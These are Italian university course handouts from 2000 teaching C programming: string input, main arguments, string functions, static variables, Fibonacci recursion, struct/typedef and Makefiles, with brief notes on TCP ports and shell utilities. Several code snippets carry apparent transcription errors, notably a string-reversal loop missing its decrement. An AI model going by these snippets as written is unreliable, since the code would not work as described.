Bisogna includere **<stdio.h>**, **<stdlib.h>**, **<math.h>** e **<string.h>**. La soluzione si trova nel prossimo numero.

Input da tastiera

Per l'input di una stringa da tastiera in casi semplici si può usare la funzione **gets**:

```
char a[40];
gets(a);
```

Il compilatore ci avverte però che *the 'gets' function is dangerous and should not be used*. Infatti se l'utente immette più di 40 caratteri (per disattenzione o perché vuole danneggiare il sistema), scriverà su posizioni non riservate della memoria. Nei nostri esperimenti ciò costituirebbe raramente un problema, ma può essere importante in programmi che verranno usati da utenti poco esperti oppure malintenzionati. Si preferisce per questa ragione la funzione **fgets**:

```
char a[40];
fgets(a,38,stdin);
```

In questo caso nell'indirizzo `a` vengono scritti al massimo 38 caratteri; ricordiamo che `stdin` è lo *standard input*, cioè la tastiera (**fgets** può ricevere il suo input anche da altri files). A differenza da **gets** **fgets** inserisce nella stringa anche il carattere '\n' che termina l'input e ciò è un po' scomodo. Definiamo quindi una nostra funzione di input (esaminarla bene):

```
void input (char *A, int n)
{if (n< 1) n=1; fgets(A,n+1,stdin);
for (;*A;A++); A--;
if (*A=='\n') *A=0;}
```

Parametri di main

Ogni progetto deve contenere esattamente una funzione **main**, che sarà la prima funzione ad essere eseguita. Essa viena usata nella forma `int main()` (più precisamente nella forma `int main(void)`) oppure nella forma `int main(int na, char **va)`, se deve essere chiamata dalla shell. In questa seconda forma `na` è il numero degli argomenti più uno (perché viene anche contato il nome del programma), `va` il vettore degli argomenti, un vettore di stringhe in cui la prima componente `va[0]` è il nome del programma stesso, mentre `va[1]` è il primo argomento, `va[2]` il secondo, ecc. I nomi per le due variabili possono essere scelti dal programmatore, in inglese si usano spesso `argc` (*argument counter*) per `va` e `argv` (*argument vector*) per `va`. Facciamo un esempio:

```
// alfa.c
# include "alfa.h"

int main();
////////////////////
int main (int na, char **va)
{int n;
if (na==1) fattoriali(); else
{n=atoi(va[1]); printf("%d! = %-12.0f\n",
     n,fattoriale(n));}
exit(0);}
```

Notiamo in primo luogo che nella dichiarazione di **main** non abbiamo indicato gli argomenti. Ciò è possibile in C; se volessimo usare questa funzione anche in C++, dovremmo, nella dichiarazione (in cui comunque è sufficiente indicare il tipo, non necessariamente il nome degli argomenti) scrivere `int main(int,char**);`.

Il *test di uguaglianza* avviene mediante l'operatore `==`; bisogna stare attenti a non confondere questo operatore con l'operatore di assegnazione `=`. Se scrivessimo infatti `if (na=1)`, verrebbe prima assegnato il valore 1 alla variabile `na`, la quale quindi, avendo un valore diverso da zero, sarebbe considerata vera, per cui verrebbe sempre eseguito la prima alternativa dell'`if`.

Abbiamo qui definito una nuova funzione

```
void fattoriali()
{int n;
for (n=0;n< =20;n++) printf("%2d! = %-12.0f\n",
     n,fattoriale(n));}
```

che visualizza i fattoriali da 0! a 20!. Si noti l'uso della funzione **atoi** di cui abbiamo parlato a pagina 40, con cui la stringa immessa dalla shell come argomento (quando presente - e ciò viene rilevato dall'`if`) viene convertita in un numero intero.

Esercizio: Fare in modo che, se dalla shell si chiama **alfa a b**, vengano visualizzati i fattoriali da a! a b!.

I numeri binomiali

Calcoliamo i numeri binomiali usando la formula $\binom{n}{k} = \frac{n(n-1)\ldots(n-k+1)}{k!}$.

```
double bin(int n, int k)
{double num,den,i,j;
for (num=1,den=1,i=n,j=1;j<=k;i--,j++)
{num*=i; den*=j;} return num/den;}
```

Verificare l'algoritmo.

Un semplice menu

Riscriviamo la funzione **main** nel modo seguente:

```
int main ()
{char a[200];
for (;;) {printf("\nScelta: "); input(a,40);
if (us(a,"fine")) goto fine;
if (us(a,"altre")) altreprove(); else
if (us(a,"bin")) binomiali(); else
if (us(a,"fatt")) fattoriali();}
fine: exit(0);}
```

Esaminare attentamente il programma e fare delle prove. Le funzioni utilizzate nel menu sono contenute nel file **prove.c**:

```
// prove.c
# include "alfa.h"

static void provestringhe(), sommaeprodotto();
//////////////////////////////////////////
void altreprove ()
{char a[200];
sommaeprodotto(); provestringhe();
printf("%d\n",13&27);}

void binomiali()
{int n=20,k;
printf("\n"); for (k=0;k<=n;k++)
printf("bin(%d,%2d) = %-12.0f\n",n,k,bin(n,k));}

void fattoriali()
{int n;
for (n=0;n<=20;n++) printf("%2d! = %-12.0f\n",n,fattoriale(n));}
//////////////////////////////////////////
static void provestringhe()
{printf("%d %d %d\n",uis("alfa","alfa"),uis("alfa","alfabeto"),
uis("alfa","beta"));}

static void sommaeprodotto()
{int a[]={4,1,2,3,5,8,7,2}; int k,s,p;
for (s=0,k=0;k<8;k++) s+=a[k];
for (p=1,k=0;k<8;k++) p*=a[k];
printf("somma = %d\nprodotto = %d\n",s,p);}
```

Quali sono le modifiche da fare nel file **alfa.h**?

Comandi di compilazione

A questo punto il nostro progetto consiste di quattro files sorgente (**alfa.c**, **aus.c**, **matematica.c**, **prove.c**). Il file **aus.c** contiene **input**, **uis** e **us**. Se tutti i files sono da ricompilare (ad esempio dopo **touch** *), con **make** vengono visualizzati i seguenti passaggi:

```
gcc -o Oggetti/alfa.o -c alfa.c
gcc -o Oggetti/aus.o -c aus.c
gcc -o Oggetti/matematica.o -c matematica.c
gcc -o Oggetti/prove.o -c prove.c
gcc -o alfa Oggetti/*.o -lm -lc
```

La prima riga compila la sorgente **alfa.c** creando un file **alfa.o** nella directory **Oggetti**, e lo stesso vale per le tre righe successive. L'ultima riga effettua il link, connette cioè i files **.o** e crea il programma eseguibile **alfa**, utilizzando la libreria matematica (di cui in verità in questo programma finora non abbiamo avuto bisogno) e la libreria del C.

Tipi di interi

Il C distingue prevede almeno tre tipi di interi (**short**, **int** e **long**). Oggi comunque il tipo **int** ricopre gli stessi valori di **long** (da -2147483648 a 2147483647), quindi useremo quasi sempre solo **int**. I limiti inferiori e superiori per **int** e **long** sono contenuti nelle costanti **INT_MIN**, **INT_MAX**, **LONG_MIN** e **LONG_MAX** (è necessario il header `<limits.h>`).

Il tipo di numeri interi o reali può essere specificato ulteriormente premettendo `signed` risp. `unsigned`. Ad esempio il tipo **unsigned int** ricopre (spesso) i valori da 0 a 4294967295 = $2^{32} - 1$.

ical

Un calendario abbastanza ben fatto e di utilizzo intuitivo (vedere anche **man ical**). Per cancellare il carattere alla sinistra del cursore bisogna usare *Canc*. È compatibile con l'**Organizer** di **KDE** e permette di stampare in modo semplice il contenuto. Non tutti si fidano di un'agenda sul PC, in alcuni uffici invece vengono utilizzate agende parzialmente in comune degli impiegati, basate su interfacce tipo WWW.

Libri sul C

P. Aitken/B. Jones: Programmare in C. Apogeo 1997, 700p. Lire 64.000. Ottimo testo. Sparito dall'armadietto dell'aula 9.

S. Harbison/G. Steele: C - a reference manual. Prentice-Hall 1995, 450p.

B. Kernighan/D. Ritchie: Linguaggio C. Jackson 1989, 360p. Il testo classico sul C, manuale con molti esempi.

H. Schildt: C. Ansi C e C++. McGraw-Hill 1991. Lire 75.000.

df, du e free

df visualizza l'elenco delle partizioni e lo spazio ancora disponibile su ciascuna di esse. **du** indica in KB lo spazio occupato dai files e dalle cartelle di una directory, mentre **du *.ps** indica lo spazio occupato dai files il cui nome termina in **.ps**. **free -t** mostra la RAM disponibile.

Linus Torvalds

SISTEMI *di* ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 10 ◇ 5 Dicembre 2000

Passaggio di parametri

I parametri (argomenti) di una funzione in C vengono sempre passati per valore. Con ciò si intende che in una chiamata `f(x)` *alla funzione* `f` *viene passato solo il valore di* `x`*, con cui la funzione esegue le operazioni richieste, ma senza che il valore della variabile* `x` *venga modificato, anche nel caso che all'interno della funzione ci sia un'istruzione del tipo* `x=nuovovalore;`*. Infatti la variabile* `x` *che appare all'interno della funzione è un'altra variabile, che riceve come valore iniziale il valore della* `x`*. Per questa ragione è corretta la funzione*

```
int us (char *A, char *B)
{for (;*A;A++,B++)
if (*A!=*B) return 0;
return (*B==0);}
```

che abbiamo introdotto a pag. 40. Se questa funzione viene chiamata con

```
char *A="Giovanni",*B="Giacomo";
if (us(A,B)) ...
```

nel ciclo `for (;*A;A++,B++)` *della funzione non sono i due puntatori* `A` *e* `B` *che si muovono, ma copie locali create per la funzione. Quindi dopo l'esecuzione della funzione* `A` *e* `B` *puntano ancora all'inizio delle due stringhe e non ad esempio ai caratteri* `'o'` *rispettivamente* `'a'` *dove le loro versioni locali si sono fermate.*

Per la stessa ragione per aumentare il valore di una variabile intera non si può usare la seguente funzione:

```
void aumenta (int x)
{x++;}
```

Se la proviamo con `int x=5; aumenta(x); printf(''%d\n'',x);` *otteniamo l'output 5, perché l'aumento non è stato eseguito sulla variabile* `x` *ma su una copia interna che all'uscita dalla funzione non esiste più.*

Il modo corretto di programmare questa funzione è di passare alla funzione l'indirizzo della `x` *(mediante l'uso di un puntatore oppure, in C++, di un riferimento) e di aumentare il contenuto di quell'indirizzo:*

```
void aumenta (int *X)
{(*X)++;}
```

Invece di `(*X)++;` *si può anche usare* `*X=*X+1;`*, ma non* `*X++;` *che aumenterebbe l'indirizzo* `X` *(secondo le regole dell'aritmetica dei puntatori, cfr. pag. 39), senza nessuna altro effetto. In C++ si può anche usare questa funzione:*

```
void aumenta (int &x)
{x++;}
```

secondo una sintassi più comoda che spiegheremo nel capitolo sul C++.

Operazioni aritmetiche

Gli operatori aritmetici `+,-,*,/` in C tengono conto del tipo delle variabili utilizzate. Il tipo **char** corrisponde ai numeri interi tra 0 e 255, perciò con

```
char u=200,v=70; printf("\n%d\n",u+v);
```

otteniamo l'output 14, perché l'aritmetica viene effettuata modulo 256. Similmente

```
int u=2000000000,v=700000000;printf("\n%d\n",u+v);
```

dà -1594967296. In particolare bisogna ricordarsi in C che l'operatore di divisione, se applicato a variabili intere, dà il quoziente intero, quindi `10/4` è 2, mentre `10.0/4` è 2.5, perché il C riconosce dal punto decimale che il calcolo avviene in ambiente **double**. L'arrotondamento avviene, a differenza dall'uso in matematica, verso il numero intero più vicino allo zero, perciò `-17/3` è -5, mentre in matematica la parte intera di -5.66... è -6. Per evitare questa fonte di errori è consigliabile convertire i numeri usati in valori positivi. Lo stesso vale per l'operatore `%` che calcola il resto nella divisione intera: `17%3` è 2.

Questa settimana

43 Passaggio di parametri
Operazioni aritmetiche
Le porte del TCP

44 Altre funzioni per le stringhe
Variabili di classe static

45 I numeri di Fibonacci
Il sistema di primo ordine
static e extern
scanf
system
Esercizi

46 struct e typedef
La legge di Ohm (soluzione)
John Tukey (1915-2000)
last e uname

Le porte del TCP

Nelle connessioni TCP/IP una *porta* è un numero che identifica il programma che amministra la connessione. Indirizzo IP e porta insieme formano un *socket*; la coppia di sockets sui due computer coinvolti nel collegamento identificano univocamente la connessione. Alcune porte riservate:

21	ftp
23	telnet normale
25	smtp (posta elettronica)
79	finger
80	http
113	auth
6000	X

Con `telnet pc.remo.to 80` ci si collega alla porta prevista per il server web e, utilizzando i comandi del protocollo HTTP, si può comunicare con il server e ad esempio prelevare dei files. Un browser WWW non fa altro.

I servizi TCP previsti sono elencati nei files **/etc/inetd.conf** e **/etc/services**. Infatti è il demone **inetd** che gestisce l'assegnazione dei compiti TCP ai programmi appositi. È possibile aggiungere nuovi servizi: Inserendo per esempio la riga **data stream tcp nowait nobody /bin/date date** nel primo file e la riga **data 400/tcp** nel secondo, e eseguendo il comando **killal -HUP inetd** per rendere effettivi i cambiamenti (queste operazioni vanno naturalmente eseguite da *root*), si permette a utenti locali e remoti di visualizzare la data mediante un collegamento **telnet pc.unife.it 400**.

Con **telnet pc.remo.to 25** si accede al programma di posta elettronica; con appositi comandi è possibile inviare direttamente delle mail.

Altre funzioni per le stringhe

La lunghezza di una stringa può essere calcolata con

```
int lun (char *A)
{int n;
for (n=0;*A;A++,n++); return n;}
```

oppure con

```
int lun (char *A)
{int n;
for (n=0;A[n];n++); return n;}
```

Entrambe le funzioni vanno bene; quali sono però le differenze? In verità esiste una funzione delle librerie standard per lo stesso scopo; richiede il header <string.h> e ha il prototipo

```
size_t strlen (const char *A);
```

È equivalente alle nostre due funzioni `lun`; l'abbiamo già incontrata nella funzione `uis` a pag. 40.

La seguente funzione chiede (ripetutamente, fino a quando non immettiamo la parola vuota) una parola, conferma la parola ricevuta e in più visualizza la parola che si ottiene dall'originale invertendone la successione dei caratteri e usando solo lettere minuscole:

```
void invertiparola()
{char parola[200],inversa[200],*X,*Y;
for (;;) {printf("\nQuale parola vuoi invertire? ");
input(parola,60); if (us(parola,"")) break;
printf("La parola originale è %s.\n",parola);
for (X=parola;*X;X++);
for (X,Y=inversa;X> =parola;X,Y++) *Y=*X; *Y=0;
for (Y=inversa;*Y;Y++) *Y=tolower(*Y);
printf("Invertita diventa %s.\n",inversa);}}
```

I vettori `parola` e `inversa` servono per raccogliere la stringa impostata e la sua inversa, i puntatori `X` e `Y` per poter percorrere le stringhe. Per l'immissione della stringa usiamo la funzione **input** definita a pag. 41. Con *break* si esce dal *for* come spiegato a pag. 38. La quart'ultima riga fa percorrere al puntatore `X` tutta la stringa inserita e lo pone sopra il carattere di terminazione 0. Nella riga successiva avviene la copiatura: il puntatore `X` viene prima riportato indietro di una posizione e ripercorre poi la parola data alla rovescia, fermandosi quando raggiunge l'inizio della stringa (la condizione per esecuzione di ogni passaggio è `X>=parola`), mentre viene posto all'inizio dello spazio che conterrà la parola invertita, avanzando poi verso destra. La penultima riga trasforma tutti le lettere della stringa invertita in minuscole, utilizzando la funzione **tolower** che richiede il header <ctype.h> come la sua gemella **toupper** che converte un carattere in maiuscola.

Definiamo adesso una funzione che permette di inserire una stringa, da cui verranno eliminati tutti i caratteri che appaiono in una seconda stringa.

```
void eliminacaratteri ()
{char a[200],b[200],*X,*Y,*C;
printf("\nInserisci la parola: "); input(a,80);
printf("\nInserisci i caratteri da eliminare: "); input(b,40);
for (C=b;*C;C++) {for (X=Y=a;*X;X++)
if (*X!=*C) *(Y++)=*X; *Y=0;}
printf("\n%s\n",a);}
```

Il puntatore `C` percorre i caratteri della stringa `b`. `X` percorre la stringa `a` e copia ogni carattere che non coincide con `*C` nell'indirizzo a cui punta `Y` (che successivamente avanza di una posizione). Non dimenticare di chiudere la stringa ridotta con `*Y=0;`. Imparare a memoria questa funzione e scriverla più volte senza guardare il testo.

Infine una funzione per la concatenazione di due stringhe. Bisogna ricordarsi di riservare sufficiente memoria per la stringa risultante. Esaminare bene l'algoritmo e cercare di capire cosa succede se le stringhe si sovrappongono.

```
void concat (char *A, char *B, char *C)
{for (;*A;A++,C++) *C=*A; for (;*B;B++,C++) *C=*B; *C=0;}
```

Variabili di classe static

Con `int x;` si dichiara una variabile di tipo `int`. Nella dichiarazione l'indicazione del tipo può essere preceduta dalla *classe di memoria* (*storage class*) che deve essere un'espressione tra le seguenti: **static**, **extern**, **register**, **auto** e **typedef**.

Variabili possono essere dichiarate anche al di fuori di una funzione. In questo secondo caso la classe di memoria **static** significa che la variabile non è visibile al di fuori dal file sorgente in cui è contenuta. Ciò naturalmente vale ancor di più per una variabile dichiarata internamente a una funzione. In tal caso l'indicazione della classe **static** ha una conseguenza pecualiare che talvolta è utile, ma che può implicare un comportamente della funzione misterioso, se non si conosce la regola.

Infatti mentre normalmente, se una variabile è interna a una funzione, in ogni chiamata della funzione il sistema cerca di nuovo uno spazio in memoria per questa variabile, alle variabili di classe **static** viene assegnato uno spazio in memoria fisso, che rimane sempre lo stesso in tutte le chiamate della funzione (ciò evidentemente ha il vantaggio di impegnare la memoria molto meno); i valori di queste variabili si conservano da una chiamata all'altra. Inoltre una eventuale inizializzazione per una variabile **static** viene eseguita solo nella prima chiamata (è soprattutto questo che puo confondere). Esempi:

```
void provastatic1()
{static int s=0,k;
for (k=0;k< 5;k++) s+=k; printf("%d\n",s);}
```

Se aggiungiamo questa funzione con la riga `if (us(a,''static1'')) provastatic1();` al menu di pag. 42, la prima volta che scegliamo `''static''` viene visualizzato 10 (la somma dei numeri 0,1,2,3,4), la seconda volta però 20, la terza volta 30, proprio perché l'inizializzazione `s=0` viene effettuata solo la prima volta. Probabilmente ciò non è quello che qui il programmatore, che forse intendeva soltanto risparmiare memoria utilizzando una variabile **static**, desiderava fare. È facile rimediare comunque, senza rinunciare a **static**, perché l'istruzione `s=0`, se data al di fuori della dichiarazione, viene eseguita normalmente ogni volta:

```
void provastatic2()
{static int s,k;
for (s=0,k=0;k< 5;k++) s+=k; printf("%d\n",s);}
```

Esercizio: Inventare una situazione in cui può essere utile che una variabile interna di una funzione conservi il suo valore da una chiamata all'altra.

I numeri di Fibonacci

La successione dei numeri di Fibonacci è definita dalla ricorrenza $F_0 = F_1 = 1, F_n = F_{n-1} + F_{n-2}$ per $n >= 2$. Quindi si inizia con due volte 1, poi ogni termine è la somma dei due precedenti: $1, 1, 2, 3, 5, 8, 13, 21, ...$ Un programma iterativo per calcolare l'n-esimo numero di Fibonacci:

```
double fib1 (int n)
{double a,b,c; int k;
if (n< =1) return 1;
for (a=b=1,k=0;k< n;k++) {c=a; a=a+b; b=c;} return a;}
```


Possiamo visualizzare i numeri di Fibonacci da 0 a 20 e da 80 a 100 con la seguente funzione che aggiungiamo al nostro menu:

```
void fibonacci()
{int n;
for (n=0;n< =100;n++)
{printf("%3d %-12.0f\n",n,fib1(n)); if (n==20) n=79;}}
```

La definizione stessa dei numeri di Fibonacci è di natura ricorsiva, e quindi sembra naturale usare invece una *funzione ricorsiva*, cioè una funzione che chiama se stessa:

```
double fib2 (int n)
{if (n< =1) return 1;
return fib2(n-1)+fib2(n-2);}
```

Se però adesso nella funzione `fibonacci` sostituiamo `fib1` con `fib2`, ci accorgiamo che il programma si blocca dopo la serie dei primi 20 numeri di Fibonacci, cioè che anche il nostro Pentium III non sembra in grado di calcolare F_{80}. Infatti qui incontriamo il fenomeno di una ricorsione con *sovrapposizione dei rami*, cioè una ricorsione in cui le operazioni chiamate ricorsivamente vengono eseguite molte volte. Questo fenomeno è frequente nella ricorsione doppia e diventa chiaro se osserviamo l'illustrazione a lato che mostra lo schema secondo il quale avviene il calcolo di F_{80}. Si vede che F_{78} viene calcolato due volte, F_{77} tre volte, F_{76} cinque volte, ecc. (si ha l'impressione che riappaia la successione di Fibonacci e infatti è così, cfr. l'esercizio 5 su questa pagina), quindi un numero esorbitante di ripetizioni impedisce di completare la ricorsione. È noto che F_n è approssimativamente (con un errore minore di 0.5) uguale a $\frac{1}{\sqrt{5}}(\frac{1+\sqrt{5}}{2})^{n+1}$ e quindi si vede che questo algoritmo è di complessità esponenziale.



Il metodo del sistema di primo ordine

Un'equazione differenziale di secondo ordine può essere ricondotta a un sistema di due equazioni di primo ordine. In modo simile possiamo trasformare la ricorrenza di Fibonacci in una ricorrenza di primo ordine in due dimensioni. Ponendo $x_n := F_n, y_n := F_{n-1}$ otteniamo il sistema

$$x_{n+1} = x_n + y_n$$
$$y_{n+1} = x_n$$

per $n >= 0$ con le condizioni iniziali $x_0 = 1, y_0 = 0$ (si vede subito che ponendo $F_{-1} = 0$ la relazione $F_{n+1} = F_n + F_{n-1}$ vale per $n >= 1$. Per applicare questo algoritmo dobbiamo però in ogni passo generare due valori, avremmo quindi bisogno di una funzione che restituisce due valori numerici. Ci sono due modi per fare ciò in C: si può definire un nuovo tipo di dati a due dimensioni (pag. 46) oppure più semplicemente definire una funzione con due argomenti in più che vengono modificati dalla funzione come spiegato a pag. 43:

```
void fib3 (int n, double *X, double *Y)
{double x,y;
if (n==0) {*X=1; *Y=0;} else
{fib3(n-1,&x,&y); *X=x+y; *Y=x;}}
```

Per la visualizzazione dobbiamo allora modificare la funzione **fibonacci** nel modo seguente:

```
void fibonacci()
{int n; double x,y;
for (n=0;n< =100;n++)
{fib3(n,&x,&y); printf("%3d %-12.0f\n",
n,x);if (n==20) n=79;}}
```

static e extern

Variabili e funzioni dello stesso nome in files diversi devono essere dichiarate **static** (cfr. pag. 44), altrimenti il linker invierà il messaggio *multiple definition of ...* . Se una variabile dichiarata in un file deve essere invece usata anche da altri files, in questi ultimi deve essere dichiarata di classe **extern** in modo che già all'atto della compilazione il compilatore sappia di che tipo di dati si tratta.

scanf

Questa funzione permette un input formattato ed è in un certo senso la funzione inversa a **printf**. È però piuttosto complicata da utilizzare ed è difficile evitare errori, quindi in genere la si evita e anche noi non la useremo, anche se talvolta sarebbe comoda. È trattata in dettaglio ad esempio nel libro di Harbison/Steele, pag. 357-364.

system

È possibile chiamare la shell da un programma in C con la funzione **system**, il cui unico argomento è un comando di shell che viene passato come stringa. Esempi:

```
system("clear");
system("telnet dns");
system("rm -i lettera");
system("ls -l > alfa");
```

Esercizi

1. Scrivere una funzione ricorsiva per il calcolo del fattoriale (a pag. 36 abbiamo dato una versione iterativa).

2. Scrivere una funzione iterativa per il calcolo dei numeri di Fibonacci di terzo ordine definiti dalla ricorsione $G_n = G_{n-1} + G_{n-2} + G_{n-3}$ con le condizioni iniziali $G_0 = G_1 = 1, G_2 = 2$.

3. Calcolare i numeri di Fibonacci di terzo ordine con una funzione ricorsiva diretta (cioè usando semplicemente la legge di ricorsione come abbiamo fatto in **fib2** per i numeri di Fibonacci comuni).

4. Usare il metodo del sistema di primo ordine per ottenere un algoritmo ricorsivo efficiente per il calcolo dei numeri di Fibonacci di terzo ordine.

5. Sia A_k il numero delle volte in cui k appare nella figura ad albero al centro di questa pagina. Si vede subito che $A_{80} = A_{79} = 1$ e che A_{78}=2. Dimostrare per induzione che in generale si ha $A_{80-k} = F_k$. È facile - da dove può provenire un numero nello schema?

struct e typedef

Definiamo un tipo di dati con due componenti di tipo **double** nel modo seguente:

```
typedef struct {double x,y;} coppia;
```

Dopo aver inserito questa definizione di tipo in **alfa.h** possiamo dichiarare un elemento `z` del tipo **coppia** con `coppia z;`. I due componenti di `z` sono `z.x` e `z.y`. A questo punto possiamo creare un'altra funzione per il calcolo dei numeri di Fibonacci:

```
coppia fib4 (int n)
{coppia u,z;
if (n==0) {z.x=1; z.y=0;} else
{u=fib4(n-1); z.x=u.x+u.y; z.y=u.x;}
return z;}
```

Per la visualizzazione usiamo in questo caso

```
void fibonacci()
{int n;
for (n=0;n< =100;n++)
{printf("%3d %-12.0f\n",n,fib4(n).x); if (n==20) n=79;}}
```

`struct` può essere usato anche in altri modi, ma la forma più semplice e più pratica è quella qui proposta che usa `typedef`. In C++ le strutture sono semplicemente classi pubbliche e `typedef` non è più necessario.

La legge di Ohm (soluzione dell'esercizio a pag. 41)

```
// ohm.c
# include <stdio.h> // printf
# include <stdlib.h> // atof
# include <math.h> // sqrt
# include <string.h> // strcmp

int main();

void errore();
int us();
////////////////////////////////////////
int main (int na, char **va)
{char *A,*B; double a,b,u,r,i,p;
if (na!=5) {errore(); goto fine;}
a=atof(va[2]); b=atof(va[4]); A=va[1]; B=va[3];
if (us(A,"U")&&us(B,"R")) {u=a; r=b; i=u/r; p=u*u/r;} else
if (us(A,"R")&&us(B,"U")) {r=a; u=b; i=u/r; p=u*u/r;} else
if (us(A,"U")&&us(B,"I")) {u=a; i=b; r=u/i; p=u*i;} else
if (us(A,"I")&&us(B,"U")) {i=a; u=b; r=u/i; p=u*i;} else
if (us(A,"U")&&us(B,"P")) {u=a; p=b; r=u*u/p; i=p/u;} else
if (us(A,"P")&&us(B,"U")) {p=a; u=b; r=u*u/p; i=p/u;} else
if (us(A,"R")&&us(B,"I")) {r=a; i=b; u=r*i; p=r*i*i;} else
if (us(A,"I")&&us(B,"R")) {i=a; r=b; u=r*i; p=r*i*i;} else
if (us(A,"R")&&us(B,"P")) {r=a; p=b; u=sqrt(p*r); i=sqrt(p/r);} else
if (us(A,"P")&&us(B,"R")) {p=a; r=b; u=sqrt(p*r); i=sqrt(p/r);} else
if (us(A,"I")&&us(B,"P")) {i=a; p=b; u=p/i; r=p/(i*i);} else
if (us(A,"P")&&us(B,"I")) {p=a; i=b; u=p/i; r=p/(i*i);} else
{errore(); goto fine;}
printf("\n U = %6.2f V\n R = %6.2f Ohm\n I = %6.2f A\n"
" P = %6.2f W\n\n",u,r,i,p);
fine: exit(0);}

void errore()
{printf("\nDati non corretti.\n");}

int us (char *A, char *B)
{return (strcmp(A,B)==0);}
```

con il makefile

```
# Makefile per ohm

make: ohm.o
TAB gcc -o ohm ohm.o -lm -lc

ohm.o: ohm.c
TAB gcc -o ohm.o -c ohm.c
```

John Tukey (1915-2000)

In luglio è morto John Tukey, statistico matematico molto importante. Ai topologi era noto per un libricino molto astratto sulla convergenza (la sua tesi; aveva un master in chimica prima di laurearsi in matematica a Princeton). A Princeton conobbe Samuel Wilks (1906-1964), autore di un rinomato e difficile testo di statistica matematica. Successivamente lavorò nei famosi Bell Laboratories della AT&T. In statistica i suoi contributi più importanti riguardano metodi per la stima di spettri di serie temporali, l'analisi della varianza, l'analisi dei dati e la filosofia della statistica. È uno dei due inventori della *trasformata veloce di Fourier* o *fast Fourier transform* (*FFT*, algoritmo di Cooley-Tukey che fu pubblicato nel 1965 sulla rivista *Mathematics of Computation* ed è noto a tutti gli ingegneri) che ha avuto un ruolo decisivo nello sviluppo tecnologico legato alla trasmissione dei segnali.

Secondo un articolo sul numero del 19 maggio 2000 su Science a lui risale anche la parola software.

Dalla pagina web a lui dedicata (http://cm.bell-labs.com/cm/ms/departments/sia/tukey/):

John W. Tukey made unparalleled contributions to statistics and to science in general, during a long career at Bell Labs and Princeton University, and as consultant to government and industry. John Tukey died on July 26, 2000, but his influence and contributions will continue. He had more ideas, and greater originality, than seemed possible for a single mind, and he gave those ideas with unique generosity to the people he worked with. In addition, he was equally unique as a personality – an encounter with John Tukey was very likely to be memorable. So many people and so many ideas have been shaped by him, that his complete role is hard to summarize.

last e uname

Con **last -20** si ottiene l'elenco degli ultimi 20 collegamenti effettuati sul PC.

Con **uname -a** si ottengono informazioni sul proprio sistema (nome del sistema operativo, nome del PC in rete, versione del kernel, data e ora, tipo del processore). Il nome del PC lo si ottiene anche con **hostname**.

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 11 ◇ 12 Dicembre 2000

Questa settimana

47 La struttura del progetto
Il teorema di Dirichlet

48 L'algoritmo euclideo
La moltiplicazione russa
Potenze con esponenti interi
sprintf

49 Copiare una stringa
Lo schema di Horner
Allocazione di memoria in C

50 Funzioni per i files
fseek e ftell
Comandi Emacs (schema)

Esercizio: la struttura del progetto

*Creare una nuova cartella (ad esempio **Progetto-dicembre**) e aprire in essa un file di nome **Makefile**. Copiare (selezionando con il mouse e incollando con ˆ**Y**) il contenuto del makefile del vecchio progetto nel nuovo. Creare subito la cartella **Oggetti** e successivamente un file **alfa.h**, scrivendoci però all'inizio soltanto*

```
// alfa.h
# include <stdio.h>
```

*Creare adesso il file **alfa.c** (completo) che contiene*

```
// alfa.c
# include "alfa.h"

int main();
/////////////
int main ()
{char a[200];
for (;;) {printf("\nScelta: "); input(a,40);
if (us(a,"fine")) goto fine;
if (us(a,"altre")) altreprove(); else
if (us(a,"bin")) binomiali(); else
if (us(a,"concat")) concatena(); else
if (us(a,"elimina")) eliminacaratteri();
else if (us(a,"fatt")) fattoriali(); else
if (us(a,"fib")) fibonacci(); else
if (us(a,"inverti")) invertiparola(); else
if (us(a,"static")) provastatic();}
fine: exit(0);}
```

*Inserire a questo punto le dichiarazioni delle funzioni chiamate da **alfa.c** in **alfa.h**, organizzandole per file di appartenenza, tenendo conto che **input** e **us** si trovano in **aus.c**, mentre **altreprove**, **binomiali**, **concatena**, **eliminacaratteri**, **fattoriali**, **fibonacci**, **invertiparola** e **provastatic** si trovano in **prove.c**. Creare anche gli altri files del progetto (cioè **aus.c**, **matematica.c** e **prove.c**), scrivendo però per il momento solo le prime due righe - il nome del file come commento e nella seconda riga*

```
# include "alfa.h"
```

Provare a compilare e osservare bene il messaggio del compilatore. Si vede che i quattro files sorgente vengono compilati correttamente, ma il linker avverte poi con `undefined reference to` *che le funzioni chiamate non sono state definite. Inserire quindi le funzioni finora elencate in **alfa.h** nei files **aus.c** e **prove.c**, lasciando però vuote le loro definizioni, quindi ad esempio*

```
void input()
{}
```

*Adesso la compilazione funziona, se poi si prova dal terminale il programma con il comando **alfa** però si chiude subito. Il programma è perfettamente funzionante per quello che abbiamo scritto fino a questo punto, anche se ovviamente ancora non succede niente. Adesso completare la definizione delle funzioni **input** e **us** (si possono incollare dalle versioni già scritte nell'altro progetto), ricompilare ancora e provare ancora. Stavolta il programma funziona meglio, anche se l'unica scelta a cui reagisce è* `fine`.

*Possiamo ad esempio attivare i fattoriali, completando la definizione della funzione **fattoriali** in **prove.c**. Compiliamo e troviamo che il compilatore reclama una* `undefined reference to 'fattoriale'`*; dobbiamo quindi definire la funzione **fattoriale** in **matematica.c**. La compilazione sembra funzionare, però quando scegliamo* `fatt` *il programma calcola tutti i fattoriali uguali a* 0*. Come mai? La ragione è che non abbiamo dichiarato la funzione **fattoriale** a livello del linker che quindi assume (di default) che la funzione dia risultato di tipo **int** che nell'output di **printf** viene poi interpretata male. Convincersi che questa è veramente la causa dell'errore, sostituendo temporaneamente* `%-12.0f` *con* `%-12.0d` *in* `printf` *e* `double` *con* `int` *sia in **fattoriale** (anche nel tipo del risultato) che in **fattoriali**. Riprovare - adesso i fattoriali vengono calcolati correttamente fino a* 12! *probabilmente, mentre i successivi sono troppo grandi per il tipo **int**. Ripristinare tutto come prima, perché il rimedio corretto è invece l'inserimento della dichiarazione* `double fattoriale();` *in **alfa.h**. Compilare e provare il programma. Continuare così, una per una, con le altre funzioni chiamate dalla **main**.*

Il teorema di Dirichlet

